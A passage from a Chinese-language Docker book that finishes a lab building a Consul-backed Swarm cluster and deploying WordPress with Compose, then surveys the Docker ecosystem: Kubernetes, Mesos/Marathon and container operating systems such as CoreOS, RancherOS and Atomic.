2015/08/07 14:53:29 [INFO] agent: (LAN) joining: [192.168.10.102]
2015/08/07 14:53:29 [INFO] serf: EventMemberJoin: lfkdockermachine2 192.168.
10.102
2015/08/07 14:53:29 [INFO] agent: (LAN) joined: 1 Err: <nil>
2015/08/07 14:53:29 [ERR] agent: failed to sync remote state: No known Consul
servers
2015/08/07 14:53:29 [INFO] consul: adding server lfkdockermachine2 (Addr: 192
.168.10.102:8300) (DC: dc1)

```

现在，在 Consul Server 节点 lfkdockermachine2 上能看到 Consul Client 节点加入了集群的信息，如下：

```

2015/08/07 14:54:22 [INFO] serf: EventMemberJoin: lfkdockermachine3
192.168.10.107

```

```

2015/08/07 14:54:22 [INFO] consul: member 'lfkdockermachine3' joined, marking
health alive
2015/08/07 14:57:47 [INFO] serf: EventMemberJoin: lfkdockermachine4
192.168.10.104
2015/08/07 14:57:47 [INFO] consul: member 'lfkdockermachine4' joined, marking
health alive
2015/08/07 14:59:46 [INFO] serf: EventMemberJoin: lfkdockermachine5
192.168.10.106
2015/08/07 14:59:46 [INFO] consul: member 'lfkdockermachine5' joined, marking
health alive

```

在 Consul Client 节点上也能看到后加入的节点信息，比如在节点 lfkdockermachine3 上看到后面加入的 lfkdockermachine4 和 lfkdockermachine5，如下：

```

2015/08/07 14:56:54 [INFO] serf: EventMemberJoin: lfkdockermachine4
192.168.10.104
2015/08/07 14:58:53 [INFO] serf: EventMemberJoin: lfkdockermachine5
192.168.10.106

```

在 Consul Server 节点 lfkdockermachine2 上可以通过 `consul members` 命令列出整个集群的综合信息，如下：

```

# consul members -rpc-addr=192.168.10.102:8400
2015/08/07 15:02:49 [INFO] agent.rpc: Accepted client: 192.168.10.102:53504
Node           Address           Status  Type    Build  Protocol
lfkdockermachine4 192.168.10.104:8301 alive   client  0.5.0  2
lfkdockermachine5 192.168.10.106:8301 alive   client  0.5.0  2
lfkdockermachine2 192.168.10.102:8301 alive   server  0.5.0  2
lfkdockermachine3 192.168.10.107:8301 alive   client  0.5.0  2

```

### （3）搭建 Swarm 集群

前面已经创建了 Consul 的服务发现模块，现在可以使用 `swarm manage` 命令在之前 Docker Machine 创建的 lfkdockermachine1 上指定使用 Consul 的服务发现功能和 Swarm 的 Random 调度策略了。为了简化 Swarm 集群的搭建流程，这里直接通过官方提供的 `swarm` 可执行程序来创建 Swarm Master，具体命令如下：

```

# swarm manage consul://192.168.10.102:8500/swarm --strategy "random" -H
tcp://0.0.0.0:2375 &
[2] 3307
INFO[0000] Listening for HTTP          addr=0.0.0.0:2375 proto=tcp

```

下面通过使用 `swarm join` 命令把之前通过 Docker Machine 创建的 lfkdockermachine3、lfkdockermachine4 和 lfkdockermachine5 加入到 Swarm 集群。

```

# swarm join consul://192.168.10.102:8500/swarm --addr=192.168.10.107:2375 &
[2] 8449
INFO[0000] Registering on the discovery service every 20s...
addr=192.168.10.107:2375 discovery=consul://192.168.10.102:8500/swarm

```

在 Swarm Master 上可以看到 Swarm 节点加入的信息，如下：

```
INFO[0147] Registered Engine lfkdockermachine3 at 192.168.10.107:2375
INFO[0211] Registered Engine lfkdockermachine4 at 192.168.10.104:2375
INFO[0263] Registered Engine lfkdockermachine5 at 192.168.10.106:2375
```

也可以在 Swarm Master 通过 `swarm list` 命令查看所创建集群节点的列表。

```
# swarm list consul://192.168.10.102:8500/swarm
192.168.10.104:2375
192.168.10.106:2375
192.168.10.107:2375
```

#### (4) 用 Compose 部署 WordPress

WordPress 是一款个人博客系统，由 Web 前端和 MySQL 数据库搭建的后台组成，抽象为 Web 服务和 DB 服务。下面通过之前介绍的 `docker-compose.yml` 来定义 WordPress 两个服务之间的关系：

```
web:
  build: .
  command: php -S 0.0.0.0:8000 -t /code
  ports:
    - "8000:8001"
  links:
    - db
  volumes:
    - .:/code
db:
  image: orchardup/mysql
  environment:
    MYSQL_DATABASE: wordpress
```

然后通过 `docker-compose up` 命令来部署 WordPress 博客系统：

```
# docker-compose up
wordpress_db_1 is up-to-date
wordpress_web_1 is up-to-date
Attaching to wordpress_db_1, wordpress_web_1
```

现在访问 Swarm Master 查看应用 WordPress 是否部署在节点 `lfkdockermachine3` 上了，这时会启动两个容器，一个运行 Web 前端，一个运行 DB 后端：

```
# docker -H tcp://192.168.10.102:2375 ps -a
CONTAINER ID   IMAGE                COMMAND                  PORTS          NAMES
1377f7460250   wordpress_web        "php -S 0.0.0.0:8000    192.168.10.107:8000->8000/
tcp   lfkdockermachine3/wordpress_web_1
e14442b4f64f   orchardup/mysql      "/usr/local/bin/run"
3306/tcp   lfkdockermachine3/wordpress_db_1
```



注意 上面的 `docker ps` 的输出做了调整，并省略了 `CREATED` 和 `STATUS` 这两列。


最后可以通过 `docker` 命令来查询所搭建的 Swarm 集群系统的信息：

```
# docker -H tcp://192.168.10.102:2375 info
Containers: 2
Images: 7
Storage Driver:
Role: primary
Strategy: random
Filters: affinity, health, constraint, port, dependency
Nodes: 3
  lfkdockermachine3: 192.168.10.107:2375
    ?.Containers: 2
    ?.Reserved CPUs: 0 / 1
    ?.Reserved Memory: 0 B / 2.03 GiB
    ?.Labels: executiondriver=native-0.2, kernelversion=3.13.0-24-generic,
operatingsystem=Ubuntu 14.04 LTS, provider=openstack, storagedriver=aufs
  lfkdockermachine4: 192.168.10.104:2375
    ?.Containers: 0
    ?.Reserved CPUs: 0 / 1
    ?.Reserved Memory: 0 B / 2.03 GiB
    ?.Labels: executiondriver=native-0.2, kernelversion=3.13.0-24-generic,
operatingsystem=Ubuntu 14.04 LTS, provider=openstack, storagedriver=aufs
  lfkdockermachine5: 192.168.10.106:2375
    ?.Containers: 0
    ?.Reserved CPUs: 0 / 1
    ?.Reserved Memory: 0 B / 2.03 GiB
    ?.Labels: executiondriver=native-0.2, kernelversion=3.13.0-24-generic,
operatingsystem=Ubuntu 14.04 LTS, provider=openstack, storagedriver=aufs
Execution Driver:
Kernel Version:
Operating System:
CPUs: 3
Total Memory: 6.09 GiB
Name: lfkdockermachine2
ID:
Http Proxy:
Https Proxy:
No Proxy:
```

## 11.5 本章小结

本章主要介绍了 Docker 社区中提供的三个重要的编排工具 Compose、Machine 和 Swarm，以及它们的应用场景和使用方式，最后通过在 OpenStack 上搭建 Docker 集群来阐述这三个工具的具体结合使用方式。由于 Swarm 的社区还比较年轻，工具本身不是很成熟，因此不建议在生产环境中使用。

要想深入了解这三个工具，可以通过跟踪社区的方式来获取它们的最新信息及发展动态。



## 第 12 章 *Chapter 12*

# Docker 生态圈

前面章节已经从 Docker 的使用、Docker 的主要功能特性以及支撑 Docker 的底层容器技术和镜像分层原理等各方面对 Docker 做了全面的描述。但项目的成功，除了技术本身以外，更离不开生态圈的建设，Docker 亦不能例外。本章将给读者呈现 Docker 生态圈的现状，介绍生态圈中一些比较重要的开源项目，并结合 Docker 的既定计划和技术路线为大家分享生态圈的未来发展。以此，让读者对 Docker 生态圈有一个概貌性的认识。

## 12.1 Docker 生态圈介绍

由于 Docker 容器在应用的开发、发布和部署上具有便捷性和实用性，因此很快引起了业界大厂商和初创公司的追捧，Docker 生态圈也由此发端。最初 Docker 是在 Ubuntu 上开发的，因为 Ubuntu 对 aufs 文件系统有很好的支持，直到现在 Ubuntu 也是运行 Docker 最多的 Linux 操作系统。Google 是最早大规模使用容器技术的公司之一，在 Docker 没有出现之前，Google 就有自己开发的类似 LXC 的容器技术 Imctfy，在 Docker 出现之后，Google 开发了 Kubernetes 用于支持对 Docker 容器的调度、部署和管理。Red Hat 为 Docker 的推广亦起了很大的作用，Red Hat 支持的 Fedora 社区和另一个重量级社区 CoreOS 都宣布支持 Docker。OpenStack 也加入了对 Docker 的支持，使得 Docker 在云解决方案中得到了推广。另外，开源 PaaS 项目 Deis，基于 Docker 和 CoreOS 技术构建了类似 Heroku 发布流程的 PaaS 平台，这让更多企业看到了一个使用 Docker 技术的样本。

随着 Docker 的发展，Docker 公司开始收购一些技术公司来构建 Docker 的商业解决方案。比如，收购 Kitematic 使得 Docker 的安装和配置过程自动化；收购持续集成服务提供

商 Koality 以便借鉴 Koality 在企业市场方面的成熟经验来加强 Docker Hub 企业版；收购 Orchard 来加强 Docker 的工具集，特别是 Orchard 的编排工具 Fig，可把部分容器、网络连接和存储依赖间的协调工作自动化；收购 SDN 技术初创公司 SocketPlane 促进容器网络方案的发展等。

Docker 还发起了更高层级的 DockerCon 技术大会，进一步把业界的企业、团体、开发者引导到这场容器技术潮流中。表 12-1 引用了一组源于 DockerCon 2015 的数据，从这些数据可以一瞥 Docker 生态圈的繁荣程度。

表 12-1 Docker 生态圈发展趋势统计

时段 / 增长率	截止至 DockerCon 2014	截止至 DockerCon 2015	增长率
参考项			
代码贡献者人数	460	1300	183%
GitHub 围绕 Docker 发起的项目数	6500	40 000	515%
Docker 化的应用数	14 500	150 000	934%
Docker 官方支持的容器 OS Boot2Docker 下载量	225 000	3 500 000	1456%
镜像下载量	2 750 000	500 000 000	18 082%

从上面的回顾中可以看到，Docker 生态圈实现了业界从未有过的增长态势，正是在这种发展状态下，Docker 已经成为一个构建、打包和运行分布式应用的开放平台，为程序员、开发团队和运维工程师提供了通用的工具链，非常有利于他们利用现代软件的分布式和网络特性。图 12-1（引用自 Mindmap，这里做了部分删减）展示了当前 Docker 生态圈的大致分布概貌。

从图 12-1 中可以看到，Docker 生态圈已经很庞大。除了围绕 Docker 引擎紧密发展的网络、镜像仓库和安全外，还有编排部署、DevOps、PaaS、大数据及数据库和配置管理等几大板块。其实这些板块之间没有太清晰的边界，都互有交叉，而且都还在不断发展壮大。

对于网络、镜像仓库和安全，本书都有专门的章节做详细介绍，本章主要挑选竞争激烈的编排部署、容器操作系统和 PaaS 平台等几个板块做相应的介绍。

## 12.2 重点项目介绍

### 12.2.1 编排

在云时代的今天，分布式应用很普遍，在 Docker 流行起来后，鉴于 Docker 的便捷特性，业界早就提出的微服务架构理念得到了实现的载体，这把分布式应用的形态又往前推进了一步。但是，Docker 引擎本身只能提供在单机上的镜像制作、上传下载和容器的启动停止等容器管理能力，还得需要编排工具来管理分布式部署在集群上的所有容器。而这恰好使得应用的编排部署更加灵活、相互解耦，也让应用被抽象划分成了多个服务。具体到






图 12-1 Docker 生态圈分布

Docker 的实现上来,就是把应用的各个服务分别打包成镜像,然后以镜像的方式统一发布,最后在生产环节编排部署,并向最终用户提供服务。如此一来,应用的各个服务之间则以容器的形式运行在云化环境的多台主机上。但是如何定义应用的各服务之间的依赖关系,各个服务之间应如何进行交互,怎样在云化环境上进行跨主机编排部署,怎样调度服务来响应业务请求,以及服务节点如何根据业务请求做动态伸缩等都是系列复杂的管理任务,都面临着极大的挑战。市场的需求是技术向前创新发展的源动力,为了满足这一系列需求,涌现出了功能强大的编排部署工具,比如 Google 推出 Kubernetes、Docker 发布 Swarm 和 Mesos 推出 Marathon 等。这其中又涉及服务发现、集群管理、调度和运行状态的监测等内容。

服务发现让应用的服务组件能及时获取其运行环境和其他服务组件的信息,通常采用全局可访问的分布式 Key-Value 的存储信息在服务组件之间进行信息(主要是配置信息)共享。根据这些信息,服务组件就能定位与之关联的其他服务组件,以便进行业务交互。

集群管理是控制多个主机或容器的过程,包括在集群中添加、移除主机或容器,获取主机或容器的当前状态信息,启动、停止主机或容器等操作。

调度的主要任务是主机或容器的选择,系统会根据调度策略、约束规则和过滤器等来控制调度器做出主机或容器的选择。

运行状态监测,是指监测和跟踪集群里主机或容器的运行状态。在主机或容器故障时,服务发现首先会更新其状态,调度模块和管理模块则会根据系统业务情况做出相应的调整策略(比如启动新的容器)。编排部署工具需要确保整个系统的状态总是与开发或运维人员定义的配置一致、匹配。

编排部署工具是 Docker 生态中运行、维护和管理容器化分布式软件的关键组件。当前比较主流的选择有 Swarm、Kubernetes 和 Mesos。

### 1. Swarm

Docker 公司在 2014 年 11 月的欧洲 DockerCon 技术大会上宣布将 Swarm 作为其官方集群管理工具,这可以说标志着 Docker 由一个容器生命周期管理工具开始向集群管理平台发展。在“Docker 集群管理”一章对 Swarm 已经做了详细介绍,这里就不再赘述。

### 2. Kubernetes

Kubernetes 是目前容器生态圈中最受欢迎的编排部署工具,由 Google 公司开发,获得了业界积极的响应。在 Google 宣布开源 Kubernetes 项目后,业界知名厂商纷纷跟进,包括 CoreOS、Red Hat、Microsoft、IBM、HP 和 Mesosphere 等都宣称支持该项目。

Kubernetes 的架构基于有多个 Minion 节点的 Master 服务器。命令行工具是 kubectl,可通过它连接 Master 服务器的 API Endpoint 来管理和编排部署 Slave 节点。具体架构如图 12-2 所示(引用自 Kubernetes 的 GitHub 开源项目,做了部分简化)。

运行在 Kubernetes 中的各个组件定义如下:

❑ Master: 主控服务器,运行 Kubernetes 的管理进程,包括 API 服务、备份控制器和

调度器等。

- ❑ Minion: 运行 Kubelet 服务和 Docker 引擎的主机, Minion 接受来自 Master 的指令。
- ❑ Kubelet: Kubernetes 中节点层面的管理器, 运行在 Minion 上。
- ❑ Pod: 多个容器的集合, 并且这些容器运行在同一个 Minion 上。Pod 是 Kubernetes 的最小管理单元。
- ❑ Replication Controller: 管理 Pod 的生命周期。
- ❑ Service: 定义允许容器暴露出的服务和端口, 还有通信交互的外部代理。
- ❑ Kubectl: 命令行接口, 与 Master 交互, 请求应用业务的部署、管理。




图 12-2 Kubernetes 架构框图

服务的定义, 还有约束和规则都会在 JSON 文件中描述。Kubernetes 为动态的 Pod 组提供静态 IP 地址和 DNS 域名来做服务发现。当运行在 Pod 中的容器连接这些地址时, 连接请求会被本地代理 (叫 kube-proxy, 运行在源主机上) 转发到相应的后台容器中。

Kubernetes 支持用户定义的运行状态检查，这些检查由运行在 Minion 上的 Kubelet 来执行，以确保应用正确地运行。Kubernetes 目前支持三种类型的运行状态检查。

- ❑ HTTP Health Check：Kubelet 调用 Web Endpoint。如果返回码在 200~399 之间，则被视为成功。
- ❑ Container exec：Kubernetes 在容器中执行命令，如果返回“OK”，则认为是成功的。
- ❑ TCP socket：Kubelet 尝试打开一个连接容器的 socket 并建立连接。如果连接建立，则认为是正常的。

### 3. Mesos

Apache Mesos 是一个开源集群管理器，最初是为支持高性能计算业务而设计的，它简化了在服务器共享资源池中运行任务的复杂性。一个典型的 Mesos 集群是由一个或多个运行 Mesos-Master 的服务器和一个运行 Mesos-Slave 的服务器集群组成的。Slave 向 Master 注册自己可以提供的资源，Master 与编排部署 Framework 交互来分发任务到 Slave 服务器上。以下是 Mesos 集群各组件的定义。

- ❑ Master Daemon：Mesos 的 Master 服务，运行在 Master 节点上，管理 Slave Daemon。
- ❑ Slave Daemon：Mesos 的 Slave 服务，运行在各个 Slave 节点上，运行属于某个 Framework 的任务。
- ❑ Framework：应用的定义描述，包括调度器和执行器，调度器需要在 Master 上注册以便接收 Offer，执行器在 Slave 上运行以便启动应用等。
- ❑ Offer：Slave 节点上的资源列表，每个 Slave 节点发送 Offer 给 Master，Master 提供 Offer 给注册的应用的 Framework。
- ❑ Task：Framework 调度的工作单元，在 Slave 节点上执行。
- ❑ Apache ZooKeeper：协调同步各个 Master 节点。

Mesos 用 Apache ZooKeeper 保证 Master 节点的高可靠性，ZooKeeper 同时测定所有 Master 节点以形成仲裁。高可靠性部署需要至少 3 个 Master 节点。系统中的所有节点，包括 Master 和 Slave，会与 ZooKeeper 交互以选举当前的主 Master。主 Master 将执行所有 Slave 节点的运行状况检查，并主动去除有故障的节点。

Mesos 在版本 0.20.0 后开始支持 Docker，具体来说，就是通过为 Mesos 的 Slave 节点配置“containerizers”选项和在 Framework 中为 Task 或 Executor 设定与“ContainerInfo”类似的配置信息，使得 Task 或 Executor 能够以 Docker 容器的方式运行。下面以 Marathon 框架为例进行简单讲解。Marathon 是 Mesos 的一个适用于“常驻服务器”应用程序的 Framework，用 Scala 语言开发，以“高可靠”模式运行，提供启停、扩展应用的 REST API。在 Marathon 框架下具体配置 Docker 容器时需要至少如下两个步骤。

1) 为 Mesos 的 Slave 节点设置 Docker 类型的“containerizers”，命令如下：

```
$ echo 'docker,mesos' > /etc/mesos-slave/containerizers
```

2) 配置 Marathon 运行容器的类型为 Docker、容器的镜像, 以及一些其他容器的参数。

```
{
  ...
  "container": {
    "type": "DOCKER",
    "docker": {
      "network": "HOST",
      "image": "group/image"
    },
    ...
  }
  ...
}
```

## 12.2.2 容器操作系统

自 Docker 发布以来, 涌现出了很多容器操作系统, 包括 CoreOS、Ubuntu Snappy、RancherOS、Red Hat 的 Atomic 等。此外, VMware 和微软也加入了这个行列, 分别发布了称为 Photon 和 NanoServer 的容器操作系统。其实, 很多其他主流的操作系统也都支持了容器技术, 但是这些新的容器操作系统比传统的操作系统更轻量化。

传统的 Linux 发行版都有大量的外围包, 需要占用很多的存储空间。然而, 系统中很多运行的程序实际上不需要这些外围包。如果是在容器中运行一个 Java 应用, 因为容器中本来就安装了 JRE, 对于容器外的环境不产生任何依赖, 所以除了系统必须支持容器运行时环境外, 其他什么都不需要。在这种情况下, 这些并不被使用的外围包就显得多余, 也会额外消耗一些磁盘空间, 同样, 为了运行多余的后台服务, 还会占用额外的内存。因此, 这种以容器为中心的操作系统就应运而生, 业界以容器操作系统 “container OS” 来命名它们。图 12-3 是容器操作系统与其他 OS 在软件栈中所处位置的比较。



图 12-3 几种操作系统在各自应用场景中的位置对比

其实, 这种精简抽象化的操作系统原本不是什么新鲜事物, 定制操作系统在嵌入式系统领域中也一直都存在, 比如从机顶盒到摄像机等各个嵌入式系统中都存在对传统操作系

系统的裁剪。不过，这种裁剪后的系统只适用于运行相对单一的嵌入式应用，而容器操作系统是通过容器来支持各种通用的应用的，并且，容器操作系统除裁剪外，通常还具有其他一些特点，比如系统升级的方式与传统 Linux 发行版就很不一样。

在云时代的今天，由于容器的发展，容器操作系统顺应市场的需要自然出现。接下来，我们一起来看看在当下都有哪些容器操作系统。

### 1. CoreOS

CoreOS 是第一个容器操作系统，它是为大规模数据中心和云计算而生，立足于云端生态系统的分布式部署、大规模伸缩扩展的需求，具备运用在生产环境中的能力。

相比于其他瘦客户操作系统主要针对特殊需求进行技术定制，CoreOS 通过容器技术支持大众通用的选择。CoreOS 官方支持很多部署方案，甚至一些有特殊需求的方案也得到了支持。

CoreOS 是基于 Chrome OS 再定制的轻量级 Linux 发行版，将操作系统和应用程序分离，所有用户服务和应用都在容器内运行。鉴于 CoreOS 源于 Chrome OS，因此它的系统升级方法和 Chrome OS 很类似，比如，有新的组件发布就会自动更新。而且它支持双系统分区，这样可以通过滚动更新的方式在任何时候直接将系统升级成最新的版本。另外 CoreOS 还支持秘钥签名，能有效保证更新的有效性和整个系统的完整性。

CoreOS 还同时支持 Docker 和 Rkt，也预装了 EtcD、Fleet、Flannel 和 Cloud-init 等容器集群管理配置工具。

### 2. RancherOS

RancherOS 只由内核和 Docker 构成。相比于 VMware 的 Photon 大约 300MB 的体积来说，RancherOS 是最小的容器操作系统之一，它只有 22MB 左右。

为了开发 Docker 化的容器操作系统，它采用了一种与众不同的方式来引导系统，也就是：去掉了内嵌在 Linux 发行版中的服务管理系统 Systemd，改用 Docker 来引导系统，这个 Docker 叫“系统 Docker”，负责系统服务的初始化，并将所有的系统服务作为 Docker 容器进行管理，包括 Systemd。另外系统 Docker 会创建一个特殊的容器服务 Docker，称为“用户 Docker”，主要负责应用容器的管理。

在 RancherOS 开发的早期阶段，“系统 Docker”创建的 Systemd 容器经常会和“用户 Docker”直接冲突。因为“用户 Docker”的应用容器是在 Systemd 外创建的，Systemd 总是会去杀掉它们。RancherOS 花了很长时间才找到一种解决方案，且目前不确定是否还有其他方法可以解决这个问题。

RancherOS 具有如下特点：

- ❑ 与 Docker 的开发速度相匹配，提供最新版本的 Docker。
- ❑ 不再需要复杂的初始化系统，使用一个简单的配置文件，管理人员就能很容易地把系统服务配置成 Docker 容器。
- ❑ 容易扩展，用户很容易通过配置使 RancherOS 启动一个自定义的控制台容器，并提

供了 Ubuntu、CentOS 或者 Fedora 发行版的体验。

- ❑ 资源占用小、启动速度快、容易移植、安全性更好，升级、回滚简单。
- ❑ 可以使用像 Rancher 这样的集群管理平台，容易维护。

### 3. Snappy Ubuntu Core

Ubuntu 是 Docker 容器技术最流行的 Linux 发行版，Canonical 也引以为傲。从 Docker 的周边生态来看，在 Ubuntu 上运行 Docker 容器的数量远远超过其他操作系统。

Canonical 为移动设备创建“短小精悍”的操作系统付出了很多努力，也从其中汲取了很多经验教训，而 Snappy Ubuntu Core 就是运用这些经验教训开发出来的，其体积只有 200MB 左右。为了支持用户系统可靠和应用更新的需求，Snappy Ubuntu Core 对系统和应用采取“基于业务和镜像 delta”的更新，只传输镜像 delta 以保证小数据量下载，并且可以回滚。

Snappy Ubuntu Core 从安全性考虑，引入 AppArmor 来隔离应用的运行环境。并且它将会与 Canonical 自己基于 LXC 开发的轻量化 Hypervisor（LXD）整合，使得 VM 化的容器成为可能。

此外，Snappy Ubuntu Core 还支持 Canonical 自己的编排部署工具 Juju Charms，并提供了对容器整个生命周期的管理。

另外，Snappy Ubuntu Core 是目前业界唯一支持 ARM 的容器操作系统。

### 4. VMware Photon

Docker 使用容器这种轻量级的虚拟化技术部署应用，随着 Docker 的越来越流行，VMware 受到的潜在威胁也越来越大。这是因为容器可以不需要虚拟机而直接运行在裸机上，虽然目前由于安全性还存在不足，公有云上的容器仍然跑在虚拟机里。

虽然 VMware 去年 8 月宣布了与 Docker 的合作伙伴关系，且宣称会帮助 Docker 构建一个真正可扩展的系统，后续也在其产品中对与 Docker 相关的网络和存储等做了优化和增强。但是，应用在操作系统之上的容器中运行，是 VMware 无论如何也无法面对的痛点，因为 VMware 没有操作系统，或者就 VMware 目前的技术软件栈来说，需要在 Hypervisor 之上的系统中提供管理，也就是在操作系统中实施管理。当然，VMware 也不可能不允许 CoreOS、Red Hat 或者其他操作系统运行在 Hypervisor 上，自然也就无法独自在 Hypervisor 中提供对容器的支持。而这就需要有一个特别的操作系统来帮助把容器加到 VMware 的产品里，并且需要扩展 Hypervisor 到操作系统里。于是，在今年早些时候 VMware 推出了容器操作系统 Photon，它紧密地与 vSphere 生态集成，并做了相应的优化，定位于 VMware 产品线。它具备以下特性。

- ❑ 支持多种主流容器——Docker、Rkt 和 Garden。
- ❑ 通过虚拟机技术或者集成 Lightwave 的授权与鉴权机制来提高容器运行的安全隔离性。
- ❑ 支持全新的、开源的兼容 Yum 的包管理器。

## 5. Red Hat Atomic Host

RHEL 7 Atomic Host 在 2015 年 3 月发布，相比 RHEL 7 完全发行版的 6 500 个外围包，它的外围包只有不到 200 个，总大小约为 400MB。

它比传统操作系统更轻量，但体积并没有比其他同类产品小。主要考量的是，尽管 RancherOS 能做最小化的构建，但是可能会带来更多的复杂度，因为除了应用容器之外，还需要运行额外的系统容器，所以，核心系统服务需要在主机里。Red Hat 针对系统行为的数据收集、系统日志和身份验证等也开发了容器化版本，但是坚持认为这些组件必须得放在主机上。

Atomic Host 是从经过 Red Hat 工程团队严格验证的企业级操作系统派生而来的精简系统。Red Hat 对 Atomic Host 也在做 ISV（Independent Software Vendors）的工作，认证容器是基于知名的、测试过的、安全的基础镜像构建的。

Atomic Host 采用 SELinux 提供强大的多租户环境下的安全防护。此外，Atomic Host 支持 Docker，也预装了 Kubernetes 等集群管理配置工具。

## 6. Microsoft Nano Server

Nano Server 是微软的容器操作系统，约 400MB 大小，还处于早期阶段。它定位在两个场景上，一是聚焦 Hypervisor 集群和存储集群等云基础设施，二是着重于原生云应用的支持。对于第二种场景，Nano Server 适配新类型的应用，这些应用在全新的基于 Azure 的环境中开发，并部署在 Azure 上面，而不是在传统的基于客户端的 Visual Studio 中。这些新的应用为 Windows 开发者通往容器领域提供了入门通道。

开发者为 Nano Server 开发的程序，可与已有的 Windows 服务器安装版本完全兼容，因为 Nano Server 实际上是 Windows 服务器版的子集。

